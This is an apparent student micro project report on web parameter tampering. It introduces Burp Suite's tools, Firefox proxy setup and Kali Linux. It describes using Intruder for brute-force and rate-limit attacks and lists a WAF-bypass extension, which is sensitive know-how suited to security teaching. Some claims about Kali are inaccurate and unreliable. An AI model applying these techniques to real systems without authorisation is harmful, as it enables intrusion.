MARRI LAXMAN REDDY GROUP OF INSTITUTIONS MLR INSTITUTE OF TECHNOLOGY
(UGC AUTONOMOUS)
Affiliated to JNTUH,Approved by AICTE
Laxman Reddy Avenue, Dundigal, Hyderabad-500 043, Telangana, India

Department of Computer Science &Technology

2021-2022

Micro Project Report

On

"DATA TAMPERING"

Bachelor of Technology

In

COMPUTER SCIENCE AND ENGINEERING

(CYBER SECURITY)

By

P.SAILESH RAGHEVENDRA	-20R21A6243
R.SURESH KUMAR	-20R21A6246
V.SYAMESWAR	-20R21A6257
VISHAL SINGH YADAV	-20R21A6258

UNDER THE GUIDANCE OF

A.SRUJAN

(Assistant Professor)

CONTENTS

MARRI LAXMAN REDDY
GROUP OF INSTITUTIONS
MLR INSTITUTE OF TECHNOLOGY
(UGC AUTONOMOUS)
Affiliated to JNTUH,Approved by AICTE
Laxman Reddy Avenue, Dundigal, Hyderabad-500 043, Telangana, India
NBA NATIONAL BOARD ACCREDITATION
A NAAC

CERTIFICATE

This is to certify that the project entitled "**DATA TAMPERING**" has been submitted by P.SAILESH RAGHAVENDRA - (20R21A6243), R.SURESH KUMAR (20R21A6246) , V.SYAMESWAR (20R21A6257) ,VISHAL SINGH YADAV-(20R21A6258) in the partial fulfillment of the requirements for the award of degree of Bachelor of Technology in Computer Science and Engineering (Cyber Security) from MLR Institute of Technology, Hyderabad. The results embodied in this project have not been submitted to any other University or Institution for the award of any degree or diploma.

Internal Guide **Head of the Department**

External Examiner

DECLARATION

I hereby declare that the project entitled "**DATA TAMPERING**" is the work done during the period from OCT 2021 to JAN 2022 and is submitted in the partial fulfillment of the requirements for the award of degree of Bachelor of technology in Computer Science and Engineering (Cyber Security) from MLR Institute of Technology, Hyderabad. The results embodied in this project have not been submitted to any other university or Institution for the award of any degree or diploma.

20R21A6243-P.SAILESH RAGHAVENRA

20R21A6246-R.SURESH KUMAR

20R21A6257-V.SYAMESWAR

20R21A6258-VISHALSINGH YADAV

ACKNOWLEDGEMENT

There are many people who helped me directly and indirectly to complete my project successfully. I would like to take this opportunity to thank one and all.

First of all I would like to express my deep gratitude towards my internal guide **Mr.P.Srinivas Reddy Asst.Prof,Department** of CS for his support in the completion of my dissertation. I wish to express my sincere thanks to **Dr. MADHURAVANI HOD, Department of CSE** and also to principal **Dr. K. Srinivas Rao** for providing the facilities to complete the dissertation.

I would like to thank all our faculty, coordinators and friends for their help and constructive criticism during the project period. Finally, I am very much indebted to our parents for their moral support and encouragement to achieve goals.

20R21A6243-P.SAILESH RAGHAVENRA

20R21A6246-R.SURESH KUMAR

20R21A6257-V.SYAMESWAR

20R21A6258-VISHALSINGH YADAV

ABSTRACT

For decades, data tampering has been limited to relatively simple attacks, like data corruption (which is immediately noticeable) or "cooking the books" to hide embezzlement or other financial failings. Of late, however, data tampering has been done with far more serious intent, such as redirecting shipments at sea or capturing financial or sensitive information. And, unfortunately, it's getting easier. Cybercriminals now have access to AI-driven, automated, and orchestrated data-tampering attacks. As more and more data is stored in databases, and employees, contractors, and users demand access to it, the potential for unauthorized modification rises exponentially. And as more and more financial transactions are conducted online, the incentive to perform such modification rises accordingly. Data tampering is a serious threat to not only businesses, but potentially life and property. As such, organizations must take steps to prevent the possibility of such attacks and mitigate any issues caused by them.This is a simple documentation on Data/Parameter tampering Attack.

1.INTRODUCTION

Data tampering or the Parameter tampering is a simple attack targeting the application business logic. This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. Attackers can easily modify these parameters to bypass the security mechanisms that rely on them.

This is a web-based attack targeting the application business logic in order to perform or achieve a specific malicious task/attack different from the intended behaviour of the web application.

The attack involves modifying application data, such as user credentials and permissions, price and quantity of products, etc, by manipulating the parameters that are being exchanged between the client and the application's server. Data tampering is considered to be simple but quite effective.

2. LITERATURE REVIEW

The web tampering attack depends on the control of parameters traded among server and client to change application information, like client permissions and credentials, quantity and price of items, etc. Normally, this data is stored in Uniform Resource Locator query strings, hidden form fields, or cookies and is utilized to expand application control and functionality.

A tampering attack can be performed by a malevolent client who needs to misuse the application for their advantage or an attacker who wishes to attack a third-individual utilizing a Man-in-the-centre attack. In the two cases, instruments like Paros's proxy and Webscarab are for the most part, utilized.

The tampering attack achievement relies upon logic and integrity approval system errors. Its misuse can bring about different outcomes, including path disclosure attacks, file inclusion, Structured Query Language Injection, and Cross-Site Scripting (XSS).

The effect of tampering attacks can be huge if delicate data shipped off the customer is controlled without the server software mindful of the change. For instance, if an assailant controls the expense of a piece of product recorded on a page to be less expensive than what was initially shipped off the customer, then the shop loses cash.

3. HARDWARE REQUIREMENTS

- - NO HARDWARE REQUIRMENTS, IT IS A SOFTWARE ATTACK - -

4. SOFTWARE REQUIREMENTS

4.1 Burp-Suite

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, to finding and exploiting security vulnerabilities.

Burp or Burp Suite is a set of tools used for penetration testing of web applications. It is developed by the company named Portswigger, which is also the alias of its founder Dafydd Stuttard. BurpSuite aims to be an all in one set of tools and its capabilities can be enhanced by installing add-ons that are called BApps.

It is the most popular tool among professional web app security researchers and bug bounty hunters. Its ease of use makes it a more suitable choice over free alternatives like OWASP ZAP. Burp Suite is available as a community edition which is free, professional edition that costs **$399/year** and an enterprise edition that costs **$3999/Year**. This article gives a brief introduction to the tools offered by BurpSuite. If you are a complete beginner in Web Application Pentest/Web App Hacking/Bug Bounty, we would recommend you to just read through without thinking too much about a term.


The tools offered by BurpSuite are:

- Spider
- Proxy
- Intruder
- Repeater

- Sequencer
- Decoder
- Extender
- Scanner

1. Spider:


It is a web spider/crawler that is used to map the target web application. The objective of the mapping is to get a list of endpoints so that their functionality can be observed and potential vulnerabilities can be found. Spidering is done for a simple reason that the more endpoints you gather during your recon process, the more attack surfaces you possess during your actual testing.


Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Burp Suite Free Edition v1.7.26 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Bypass WAF Random Header
Site map Scope
Host Method URL Params Status Length MIME type Title Comment Time requested
Request Response
Raw Hex
Activate Windows
Go to Settings to activate Windows.
Type a search term
0 matches

2. Proxy:


BurpSuite contains an intercepting proxy that lets the user see and modify the contents of requests and responses while they are in transit. It also lets the user send the request/response under monitoring to another relevant tool in BurpSuite, removing the burden of copy-paste. The proxy server can be adjusted to run on a specific loop-back ip and a port. The proxy can also be configured to filter out specific types of request-response pair.


Burp Suite Free Edition v1.7.26 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Bypass WAF Random Header
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action
Comment this item
Raw Hex
Activate Windows
Go to Settings to activate Windows.
? < + >
Type a search term
0 matches

3. Intruder:

It is a fuzzer. This is used to run a set of values through an input point. The values are run and the output is observed for success/failure and content length. Usually, an anomaly results in a change in response code or content length of the response. BurpSuite allows brute-force, dictionary file and single values for its payload position. The intruder is used for:

- Brute-force attacks on password forms, pin forms, and other such forms.
- The dictionary attack on password forms, fields that are suspected of being vulnerable to XSS or SQL injection.
- Testing and attacking rate limiting on the web-app.


Burp Suite Free Edition v1.7.26 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Bypass WAF Random Header
1 × ...
Target Positions Payloads Options
Payload Positions
Start attack
Add §
Clear §
Auto §
Refresh
? < + >
Type a search term
0 matches
Clear
Activate Windows
Go to Settings to activate Windows.

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /example?p1=$p1val$&p2=$p2val$ HTTP/1.0
Cookie: c=$cval$
Content-Length: 17

p3=$p3val$&p4=$p4val$
```


5 payload positions

Length: 107

4. Repeater:

Repeater lets a user send requests repeatedly with manual modifications. It is used for:


- Verifying whether the user-supplied values are being verified.
- If user-supplied values are being verified, how well is it being done?
- What values is the server expecting in an input parameter/request header?
- How does the server handle unexpected values?
- Is input sanitation being applied by the server?
- How well the server sanitizes the user-supplied inputs?
- What is the sanitation style being used by the server?
- Among all the cookies present, which one is the actual session cookie.
- How is CSRF protection being implemented and if there is a way to bypass it?


Burp Suite Free Edition v1.7.26 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Bypass WAF Random Header
1 ×
...
Go
Cancel
Target: http://target.com:443
Request
Raw
Hex
Response
Raw
?
<
+
>
Type a search term
0 matches
Activate Windows
Go to Settings to activate Windows.
Done
0 bytes

```
GET / HTTP/1.1
```

5. Sequencer:

The sequencer is an entropy checker that checks for the randomness of tokens generated by the webserver. These tokens are generally used for authentication in sensitive operations: cookies and anti-CSRF tokens are examples of such tokens. Ideally, these tokens must be generated in a fully random manner so that the probability of appearance of each possible character at a position is distributed uniformly. This should be achieved both bit-wise and character-wise. An entropy analyzer tests this hypothesis for being true. It works like this: initially, it is assumed that the tokens are random. Then the tokens are tested on certain parameters for certain characteristics. A term significance level is defined as a minimum value of probability that the token will exhibit for a characteristic, such that if the token has a characteristics probability below significance level, the hypothesis that the token is random will be rejected. This tool can be used to find out the weak tokens and enumerate their construction.


Burp Suite Free Edition v1.7.26 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Bypass WAF Random Header
Live capture Manual load Analysis options

Token Handling

These settings control how tokens are handled during analysis.

Pad short tokens at: ● Start ○ End

Pad with (single character or 2-digit ASCII hex code): 0

□ Base64-decode before analyzing

Token Analysis

The options below control the types of analysis that is performed at the character level.


☑ Count
☑ Transitions

The options below control the types of analysis that is performed at the bit level.

☑ FIPS monobit
☑ FIPS poker
☑ FIPS runs
☑ FIPS long run
☑ Spectral
☑ Correlation
☑ Compression

6. Decoder:

Decoder lists the common encoding methods like URL, HTML, Base64, Hex, etc. This tool comes handy when looking for chunks of data in values of parameters or headers. It is also used for payload construction for various vulnerability classes. It is used to uncover primary cases of IDOR and session hijacking.


Burp Suite Free Edition v1.7.26 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Bypass WAF Random Header

abcdef

● Text ○ Hex

Decode as ...
Encode as ...
Hash ...
Smart decode


YWJjZGVm

● Text ○ Hex

Decode as ...
Encode as ...
Hash ...
Smart decode
Activate Windows
Go to Settings to activate Windows.

7. Extender:

BurpSuite supports external components to be integrated into the tools suite to enhance its capabilities. These external components are called BApps. These work just like browser extensions. These can be viewed, modified, installed, uninstalled in the Extender window. Some of them are supported on the community version, but some require the paid professional version.


Burp Suite Free Edition v1.7.26 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Bypass WAF Random Header
Extensions BApp Store APIs Options
Burp Extensions
Add
Remove
Up
Down
Details Output Errors
Activate Windows
Go to Settings to activate Windows.

Extensions let you customize Burp's behavior using your own or third-party code.

Loaded	Type	Name
☑	Java	Bypass WAF
☑	Java	PHP Object Injection Check
☑	Java	Random IP Address Header
□	Python	Additional CSRF Checks

☑ Extension loaded

Name: Bypass WAF


Item	Detail
Extension type	Java
Filename	bapps\ae2611da3bbc4687953a1f4ba6a4e04c\build\libs\bypass-waf-all.jar
Method	registerExtenderCallbacks
Suite tabs	1
Session handling actions	1

8. Scanner:

The scanner is not available in the community edition. It scans the website automatically for many common vulnerabilities and lists them with information on confidence over each finding and their complexity of exploitation. It is updated regularly to include new and less known vulnerabilities.

Now we can use this Burp suite in mozilla firefox by adding its extensions if we are using windows or directly download in kali linux

We need to set the manual proxy of the firefox to the settings as shown.



Connection Settings

Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network

○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Also use this proxy for HTTPS

HTTPS Proxy 127.0.0.1 Port 8080

SOCKS Host Port 0


○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

We also need to install and import the CAcertificate for the firefox and verify if its downloaded



Certificate

Certificate Information

This CA Root certificate is not trusted. To enable trust, install this certificate in the Trusted Root Certification Authorities store.

Issued to: PortSwigger CA

Issued by: PortSwigger CA

Valid from 29-12-2014 to 29-12-2031

4.2 Kali Linux:

Kali Linux *(formerly known as BackTrack Linux)* is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools targeted towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.


In short kali linux is a kind of famous operating system linux. This kind kali linux is very faster compared to other comparing sysytems like microsoft android and ios . Kali linux is basicly used for ethical hacking purposes and is used by high level grey hat hackers. If u want to learn hacking you should probably first learn how to use kali linux as it has a great role in hacking purposes . Kali Linux is a multi platform solution, accessible and freely available to information security professionals and hobbyists.

Kali Linux requires:

- A minimum of 20GB hard disk space for installation depending on the version, Version 2020.2 requires at least 20GB.[17]
- A minimum of 2GB RAM for i386 and AMD64 architectures.
- A bootable CD-DVD drive or a USB stick.
- A minimum of an Intel Core i3 or an AMD E1 processor for good performance.

